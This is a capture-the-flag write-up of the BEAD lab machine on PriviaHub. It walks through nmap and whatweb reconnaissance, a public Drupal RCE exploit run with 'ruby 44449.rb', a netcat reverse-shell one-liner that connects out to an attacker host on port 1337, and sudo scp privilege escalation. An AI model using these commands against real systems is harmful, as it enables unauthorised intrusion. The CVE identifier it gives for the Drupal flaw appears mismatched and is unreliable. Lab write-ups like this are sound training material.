

Explore our new Cybersecurity Terms Glossary, explained by our experts.

Explore our new Cybersecurity Terms Glossary, explained by our experts.
This article describes the solution of the BEAD machine available on the PriviaHub platform. The write-up was prepared by the PriviaHub user “CEngover”. This machine, which is medium-3 level and runs the Ubuntu operating system, was shared specially for PriviaHub’s first anniversary. The solution steps for the machine are provided below.
A scan of the target system was performed using the Nmap tool.
With the command nmap -sC -sV 172.16.5.111 -oA nmap/bead-open-ports, a script and version scan was performed against the target system. The scan results obtained are shown in Image 1.

As a result of the scan, it was determined that TCP ports 22 and 80 were open on the target system; OpenSSH was running on port 22 and the HTTP service was running on port 80. In addition, the Nmap scan also listed the accessible directories of the web application running on HTTP.

When the target website is visited via port 80, a login page is displayed. The Drupal content management system is running on this system. If this is the first time you have encountered this kind of content management system, you should continue with the information gathering stage. Detecting accessible sub-directories and the technologies used by the web application can provide the information required for the next step.

The technologies used by the target website were listed with the whatweb command. As a result of this operation, the version information of the Drupal content management system was identified.

When the CHANGELOG.txt file identified by the Nmap scan was visited, it was determined that the latest version of Drupal was 7.57.
Following the discovery of the version information, a Google search revealed that the current version was affected by the Remote Code Execution vulnerability with the identifier CVE-2020-7600, and the exploit code for this vulnerability was located. You can access the exploit link here. Image 5 shows the session obtained from the target system after the exploit file was executed.

ruby 44449.rb
With this command the vulnerability was successfully triggered and a command-line session was obtained on the target system. To obtain a more effective shell connection from the system, an interactive reverse shell connection can be established via the shell.php page uploaded to the system through this exploit.
0</tmp/backpipe p;/bin/sh /tmp/backpipe|nc 192.100.0.48 1337 1>/tmp/backpipe
With this command, a connection request was sent to port 1337 being listened on the attacker machine, and a reverse shell connection was obtained with netcat.

A session was obtained from the target system as the low-privileged rain user. In order to list what the rain user can do with sudo,
the sudo -l command was executed. It was determined that the rain user could run the scp application with sudo and root privileges, without specifying any password.

To obtain a shell as the root user by taking advantage of the scp application, the steps shown in Image 7 were performed. Access to root privileges was achieved and the privilege escalation operation was completed.
You May Be Interested In These
We use a few cookies that are needed to make this website work, and they are always on. We would also like to set analytics cookies, to see which pages are useful; functional cookies, so that our live chat works; and advertising cookies, to measure our campaigns. We will not set any of those until you say yes, and you can change your mind at any time from the Cookie Settings link in the footer.
Choose the cookies you are happy for us to use. Strictly necessary cookies are always on; everything else is off until you turn it on.
These cookies keep the website working: they hold your security checks, your form submissions and the choice you make here. The site cannot run without them, so they are always on.
These let our live chat open and remember your conversation, and let the newsletter sign-up work. Switch them off and the chat window will not appear.
These tell us which pages are read and how people find us, so that we can improve the site. The reports are about groups of visitors, never about you personally.
These let us measure our advertising and show you our adverts on other websites, such as LinkedIn, Google and Meta. Switch them off and you will still see adverts, but they will be less relevant.


